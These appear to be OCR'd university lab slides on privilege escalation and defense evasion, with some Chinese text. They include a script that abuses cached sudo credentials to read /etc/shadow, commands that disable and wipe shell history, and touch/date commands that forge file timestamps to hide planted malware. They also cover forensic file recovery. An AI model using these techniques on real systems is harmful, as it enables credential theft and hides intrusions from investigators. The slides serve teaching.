NETWORK & MULTIMEDIA LAB

PRIVILEGE ESCALATION & DEFENSE EVASION

Fall 2021

Outline

- Abuse Elevation Control Mechanism
  - Sudo and Sudo Caching
- Indicator Removal on Host
  - Clear Command History
  - Clear Linux or Mac System Logs
  - File Deletion & File Recovery & Secure Delete
  - Timestomp
- Process Injection
  - DLL Injection
  - Reflective DLL Injection
  - Process Hollowing
- Rootkit
  - Loadable Kernel Module (LKM)

ABUSE ELEVATION CONTROL MECHANISM

Sudo and Sudo Caching

Sudo and Sudo Caching

- Sudo (Superuser do)
  - The sudo command allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user.

```
┌──(kali㉿kali)-[~]
└─$ sudo useradd user

┌──(kali㉿kali)-[~]
└─$ sudo usermod -aG sudo user

┌──(kali㉿kali)-[~]
└─$ cat /etc/group | grep user
sudo:x:27:kali,user
users:x:100:
user:x:1001:

┌──(kali㉿kali)-[~]
└─$ sudo deluser user sudo
Removing user `user' from group `sudo' ...
Done.

┌──(kali㉿kali)-[~]
└─$ sudo userdel user
```

Sudo and Sudo Caching

- sudo has the ability to cache credentials for a period of time

```
┌──(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ sudo ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

- Use visudo command as root to edit the timeout value

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults:user1 timestamp_timeout=0
Defaults        env_reset
```

Sudo and Sudo Caching

```
┌──(kali㉿kali)-[~]
└─$ cat ./evil.sh
sudo cat /etc/shadow

┌──(kali㉿kali)-[~]
└─$ ./evil.sh
[sudo] password for kali:
sudo: a password is required


┌──(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
Desktop  Documents  Downloads  evil.sh  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ ./evil.sh
root:!:18681:0:99999:7:::
daemon:*:18681:0:99999:7:::
bin:*:18681:0:99999:7:::
sys:*:18681:0:99999:7:::
sync:*:18681:0:99999:7:::
games:*:18681:0:99999:7:::
man:*:18681:0:99999:7:::
lp:*:18681:0:99999:7:::
mail:*:18681:0:99999:7:::
```

Sudo Caching

Sudo and Sudo Caching

- Check if credentials are cached

Screenshot-01

```
┌──(kali㉿kali)-[~]
└─$ cat ./sudo_caching.sh
sudo -nv 2>/dev/null
if [ $? = 0 ]; then
        sudo cat /etc/shadow
fi

┌──(kali㉿kali)-[~]
└─$ chmod +x ./sudo_caching.sh

┌──(kali㉿kali)-[~]
└─$ PS1=f08921a01$PS1

f08921a01┌──(kali㉿kali)-[~]
└─$ ./sudo_caching.sh

f08921a01┌──(kali㉿kali)-[~]
└─$ sudo ls
[sudo] password for kali:
cLnzvzgM.jpeg  Documents  ls     my_pass.txt  Public            sudo_caching.sh  Videos
Desktop        Downloads  Music  Pictures     SMBGhost_RCE_PoC  Templates        wildcard

f08921a01┌──(kali㉿kali)-[~]
└─$ ./sudo_caching.sh
root:!:18878:0:99999:7:::
daemon:*:18878:0:99999:7:::
bin:*:18878:0:99999:7:::
sys:*:18878:0:99999:7:::
sync:*:18878:0:99999:7:::
games:*:18878:0:99999:7:::
man:*:18878:0:99999:7:::
```

INDICATOR REMOVAL ON HOST

Clear Command History
Clear Linux or Mac System Logs
File Deletion & File Recovery & Secure Delete
Timestomp

Clear Command History

- On Linux and macOS
  - 紀錄存在 HISTFILE 環境變數指定的路徑
  - 最多紀錄 HISTSIZE 筆

```
┌──(kali㉿kali)-[~]
└─$ echo $HISTFILE
/home/kali/.zsh_history

┌──(kali㉿kali)-[~]
└─$ cat $HISTFILE

cd /media/sf_vm_share
vim /etc/group
ll /etc/group
sudo /etc/group
sudo vim /etc/group
cd /media/sf_vm_share
sudo -s
cd Desktop
gcc bof.c
ll
gcc bof.c
./a.out
```

```
┌──(kali㉿kali)-[~]
└─$ cat $HISTFILE | wc -l
722

┌──(kali㉿kali)-[~]
└─$ echo $HISTSIZE
1000
```

- On Windows
  - Powershell: %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
  - 最多紀錄 MaximumHistoryCount 筆

```
PS C:\Users\yun> echo $MaximumHistoryCount
4096
```

Clear Command History

- Disable the Bash History Option
  - set +o history
  - shopt -ou history
  - unset HISTFILE
  - HISTFILE=/dev/null
  - HISTSIZE=0
  - HISTFILESIZE=0

- Clear the Bash History
  - history –cw (-w to make sure the changes are written to disk)
  - cat /dev/null > $HISTFILE

Clear Linux or Mac System Logs

- /Library/logs
- /var/log/

- `/var/log/messages:`: General and system-related messages
- `/var/log/secure` or `/var/log/auth.log`: Authentication logs
- `/var/log/utmp` or `/var/log/wtmp`: Login records
- `/var/log/kern.log`: Kernel logs
- `/var/log/cron.log`: Crond logs
- `/var/log/maillog`: Mail server logs
- `/var/log/httpd/`: Web server access and error logs


File Deletion

- Adversaries may delete files left behind by the actions of their intrusion activity
  - Malware, tools, or other non-native files dropped or created on a system

- **What Happens When You Delete a File?**
  - Removes the pointer and marks the sectors containing the file's data as available.

File Recovery

- Recoverable if not overwritten



File Recovery

- testdisk
  - Scan and repair disk partitions
  - 操作步驟: https://asciinema.org/a/453968

```
┌──(kali㉿kali)-[~]
└─$ echo $HISTSIZE
1000

┌──(kali㉿kali)-[~]
└─$ HISTSIZE=0

┌──(kali㉿kali)-[~]
└─$ rm $HISTFILE
```

Recoverable
Deleted files
(not overwritten)

```
kali@kali: ~
File  Actions  Edit  View  Help
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux                    0  32 33 10318 199 57  165769216
Directory /home/kali
                                                     Previous
 drwx------  1000  1000      4096  7-Oct-2021 08:35 .mozilla
 drwxr-xr-x  1000  1000      4096  8-Oct-2021 04:09 .msf4
 drwxr-xr-x  1000  1000      4096  7-Nov-2021 01:41 .cache
 drwxr-xr-x  1000  1000      4096  6-Dec-2021 02:53 Desktop
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Downloads
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Templates
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Public
 drwxr-xr-x  1000  1000      4096  7-Nov-2021 01:34 Documents
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Music
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Pictures
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Videos
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 .local
 -rw-------  1000  1000         0  8-Sep-2021 05:48 .ICEauthority
 drwx------  1000  1000      4096  7-Nov-2021 02:10 .gnupg
 -rw-r--r--     0     0      5889  6-Dec-2021 02:50 testdisk.log
 -rw-r--r--  1000  1000      1024 13-Oct-2021 22:55 .my_pass.txt.swp
 drwxr-xr-x  1000  1000      4096  2-Nov-2021 03:27 .java
 drwxr-xr-x  1000  1000      4096 24-Nov-2021 04:32 wildcard
 -rwxr-xr-x  1000  1000        58 18-Nov-2021 11:19 ls
 drwxr-xr-x  1000  1000      4096  7-Oct-2021 12:47 SMBGhost_RCE_PoC
 -rw-r--r--     0     0     45773  8-Oct-2021 03:28 cLnzvzgM.jpeg
 -rw-r-----  1000  1000         5  7-Nov-2021 01:41 .vboxclient-draganddrop.pid
 -rw-r--r--  1000  1000        36 13-Oct-2021 22:59 my_pass.txt
>-rw-------  1000  1000        28 19-Nov-2021 08:29 .lesshst
 -rw-r--r--  1000  1000        68 13-Oct-2021 22:59 .~lock.my_pass.txt#
 -rw-r-----  1000  1000         5  7-Nov-2021 01:41 .vboxclient-display-svga-x11.pid
 lrwxrwxrwx  1000  1000        20  6-Dec-2021 02:57 .zsh_history.LOCK
 -rwxr-xr-x  1000  1000        66  6-Dec-2021 02:04 sudo_caching.sh
 -rw-------  1000  1000         0  6-Dec-2021 02:57 .zsh_history
                                                     Next
Use Left arrow to go back, Right to change directory, h to hide deleted files
    q to quit, : to select the current file, a to select all files
    C to copy the selected files, c to copy the current file
```

Screenshot-02

kali@kali: ~/Desktop

File Actions Edit View Help

```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux                    0  32 33 10318 199 57  165769216
Directory /home/kali/f08921a01.txt
                                                  Previous
 drwxr-xr-x  1000  1000      4096  8-Oct-2021 04:09 .msf4
 drwxr-xr-x  1000  1000      4096  7-Nov-2021 01:41 .cache
 drwxr-xr-x  1000  1000      4096  6-Dec-2021 03:35 Desktop
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Downloads
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Templates
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Public
 drwxr-xr-x  1000  1000      4096  7-Nov-2021 01:34 Documents
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Music
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Pictures
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 Videos
 drwxr-xr-x  1000  1000      4096  8-Sep-2021 05:48 .local
 -rw-------  1000  1000         0  8-Sep-2021 05:48 .ICEauthority
 drwx------  1000  1000      4096  7-Nov-2021 02:10 .gnupg
 -rw-r--r--     0     0      5905  6-Dec-2021 03:36 testdisk.log
 -rw-r--r--  1000  1000      1024 13-Oct-2021 22:55 .my_pass.txt.swp
 drwxr-xr-x  1000  1000      4096  2-Nov-2021 03:27 .java
 drwxr-xr-x  1000  1000      4096 24-Nov-2021 04:32 wildcard
 -rwxr-xr-x  1000  1000        58 18-Nov-2021 11:19 ls
 drwxr-xr-x  1000  1000      4096  7-Oct-2021 12:47 SMBGhost_RCE_PoC
 -rw-r--r--     0     0     45773  8-Oct-2021 03:28 cLnzvzgM.jpeg
 -rw-r-----  1000  1000         5  7-Nov-2021 01:41 .vboxclient-drag
 -rw-r--r--  1000  1000        36 13-Oct-2021 22:59 my_pass.txt
 -rw-------  1000  1000        28 19-Nov-2021 08:29 .lesshst
>-rw-r--r--  1000  1000        68 13-Oct-2021 22:59 .~lock.my_pass.t
 -rw-r-----  1000  1000         5  7-Nov-2021 01:41 .vboxclient-disp
 drwxr-xr-x     0     0      4096  6-Dec-2021 03:22 home
 -rwxr-xr-x  1000  1000        66  6-Dec-2021 02:04 sudo_caching.sh
 -rw-------  1000  1000       505  6-Dec-2021 03:34 .zsh_history
 -rw-r--r--  1000  1000        44  6-Dec-2021 03:41 f08921a01.txt
                                                  Next
Use Left arrow to go back, Right to change directory, h to hide dele
    q to quit, : to select the current file, a to select all files
    C to copy the selected files, c to copy the current file
```

File Edit View Go Help

kali Desktop home kali

Places
- Computer
- kali
- Desktop
- Trash
- Documents
- Music
- Pictures
- Videos
- Downloads

Devices
- File System
- sf_vm_share

Network
- Browse Network

f08921a01.txt testdisk.log

Recovered file

2 files: 5.8 KiB (5,949 bytes), Free space

bytes), Free space: 46.0 GiB

Secure Delete Command

- Shred
  - 多次覆寫檔案
  - 還是可能存在其他副本


```
┌──(user1㉿kali)-[~]
└─$ echo 123 > secret.txt
┌──(user1㉿kali)-[~]
└─$ shred -vu secret.txt
shred: secret.txt: pass 1/3 (random)...
shred: secret.txt: pass 2/3 (random)...
shred: secret.txt: pass 3/3 (random)...
shred: secret.txt: removing
shred: secret.txt: renamed to 0000000000
shred: 0000000000: renamed to 000000000
shred: 000000000: renamed to 00000000
shred: 00000000: renamed to 0000000
shred: 0000000: renamed to 000000
shred: 000000: renamed to 00000
shred: 00000: renamed to 0000
shred: 0000: renamed to 000
shred: 000: renamed to 00
shred: 00: renamed to 0
shred: secret.txt: removed
┌──(user1㉿kali)-[~]
└─$ sudo testdisk
[sudo] password for user1:
```


```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux                    0  32 33 10318 199 57  165769216
Directory /home/user1

 drwxr-xr-x  1001  1001      4096 13-Apr-2021 09:34 .
 drwxr-xr-x     0     0      4096 11-Apr-2021 04:39 ..
 -rw-r--r--  1001  1001       807 11-Apr-2021 04:39 .profile
 -rw-r--r--  1001  1001     11759 11-Apr-2021 04:39 .face
 -rw-r--r--  1001  1001      3526 11-Apr-2021 04:39 .bashrc.original
 -rw-r--r--  1001  1001      4705 11-Apr-2021 04:39 .bashrc
 lrwxrwxrwx  1001  1001         5 11-Apr-2021 04:39 .face.icon
 -rw-r--r--  1001  1001       220 11-Apr-2021 04:39 .bash_logout
 -rw-r--r--  1001  1001      8381 11-Apr-2021 04:39 .zshrc
 drwx------  1001  1001      4096 11-Apr-2021 04:41 .gnupg
 -rw-r--r--  1001  1001        55 13-Apr-2021 09:16 .dmrc
 -rw-------  1001  1001        49 13-Apr-2021 09:16 .Xauthority
 -rw-------  1001  1001      4972 13-Apr-2021 09:17 .xsession-errors
 drwx------  1001  1001      4096 13-Apr-2021 05:58 .config
 -rw-------  1001  1001      6749 13-Apr-2021 05:59 .xsession-errors.old
 -rw-------  1001  1001      1256 13-Apr-2021 09:16 .bash_history
 -rw-r--r--  1001  1001    209437 13-Apr-2021 09:33 testdisk.log
 -rw-r-----  1001  1001         6 13-Apr-2021 09:16 .vboxclient-clipboard.pid
 -rw-r--r--  1001  1001         0 13-Apr-2021 09:34 0
 -rw-r--r--  1001  1001         0 13-Apr-2021 09:34 00
 drwxr-xr-x  1001  1001      4096 13-Apr-2021 09:16 .cache
 drwxr-xr-x  1001  1001      4096 11-Apr-2021 04:41 Desktop
 drwxr-xr-x  1001  1001      4096 11-Apr-2021 04:41 Downloads
```

To ensure the files are not overwritten

- Kali Linux Forensics Mode
  - The internal hard disk is **never** touched
  - Pre-loaded with the most popular open source forensic software





Kali Linux Forensics Mode

- 將要取證的電腦用 Live USB 開機

下列是建立Live USB系統的工具軟體列表：

- Rufus，可以把一些可引導的ISO格式的鏡像
- UNetbootin，安裝Ubuntu、Fedora和許多其
- Fedora Live USB creator，安裝Fedora，可
- Ubuntu Live USB creator，這個工具包含在U
- LinuxLive USB Creator，可建立Linux發行版
- Live USB system creator，安裝Ubuntu，只
- Debian Live-helper，可搭配前端介面Debian
- YUMI – Multiboot USB Creator，Pendrivelin

Timestomp

- Modify file time attributes to hide new or changes to existing files
- Time attributes
  - Access time: 檔案最後被讀取的時間
  - Modify time: 檔案內容最後被修改的時間
  - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間
  - Birth time: 檔案建立時間

```
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 4               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:01.090704662 -0400
Modify: 2021-04-17 15:07:01.090704662 -0400
Change: 2021-04-17 15:07:01.090704662 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 修改檔案內容
  - Modify time: 檔案內容最後被修改的時間
  - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間

```
┌──(user1㉿kali)-[~]
└─$ echo 123 >> 123.txt
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 8               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:01.090704662 -0400
Modify: 2021-04-17 15:07:10.897798486 -0400
Change: 2021-04-17 15:07:10.897798486 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 讀取檔案內容
  - Access time: 檔案最後被讀取的時間

```
┌──(user1㉿kali)-[~]
└─$ cat 123.txt
123
123
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 8               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:33.602440076 -0400
Modify: 2021-04-17 15:07:10.897798486 -0400
Change: 2021-04-17 15:07:10.897798486 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- 修改檔案屬性
  - Change time: Inode (描述檔案系統物件的資料結構)最後被修改的時間

```
┌──(user1㉿kali)-[~]
└─$ chmod +x 123.txt
┌──(user1㉿kali)-[~]
└─$ stat 123.txt
  File: 123.txt
  Size: 8               Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 4462824     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2021-04-17 15:07:33.602440076 -0400
Modify: 2021-04-17 15:07:10.897798486 -0400
Change: 2021-04-17 15:08:15.096772970 -0400
 Birth: 2021-04-17 15:07:01.090704662 -0400
```

Timestomp

- Change the file's access/modification time using **touch**
  - -a change only the access time
  - -m change only the modification time

```
┌──(user1㉿kali)-[~]
└─$ touch -a -d "2000-04-01 04:04:04.87878787" z
┌──(user1㉿kali)-[~]
└─$ touch -m -d "2001-04-01 04:04:04.87878787" z
┌──(user1㉿kali)-[~]
└─$ stat z
  File: z
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d      Inode: 4462850     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/   user1)   Gid: ( 1001/   user1)
Access: 2000-04-01 04:04:04.878787870 -0500
Modify: 2001-04-01 04:04:04.878787870 -0400
Change: 2021-04-17 16:11:28.323436268 -0400
 Birth: 2021-04-17 16:11:20.759656404 -0400
```

Timestomp

- Change the file's birth/change time by setting the system date and time
  - requires superuser privilege


```
┌──(root💀 kali)-[/home/user1]
└─# date -s "2000-04-01 04:01:00.8787878787878787" && touch a
Sat 01 Apr 2000 04:01:00 AM EST
┌──(root💀 kali)-[/home/user1]
└─# date -s "2001-04-01 04:01:00.8787878787878787" && chmod +x a && chmod -x a
Sun 01 Apr 2001 04:01:00 AM EDT
┌──(root💀 kali)-[/home/user1]
└─# stat a
  File: a
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: 801h/2049d      Inode: 4462849     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2000-04-01 04:01:00.878787878 -0500
Modify: 2000-04-01 04:01:00.878787878 -0500
Change: 2001-04-01 04:01:00.878787878 -0400
 Birth: 2000-04-01 04:01:00.878787878 -0500
```

Timestomping 可以做什麼

- Hide new files，鑑識人員會特別留意近期檔案變動
  - 植入的惡意程式
  - 新增的 SSH Authorized Keys

修改日期怪怪的，
更新通常會一次動
到好幾個檔案。

- Hide changes to existing files，隱藏修改痕跡
  - Binary Injection
  - 只刪除某條 log/history
  - 更改系統設定
  - 新增的 persistence 指令
  - 讀取某個敏感檔案

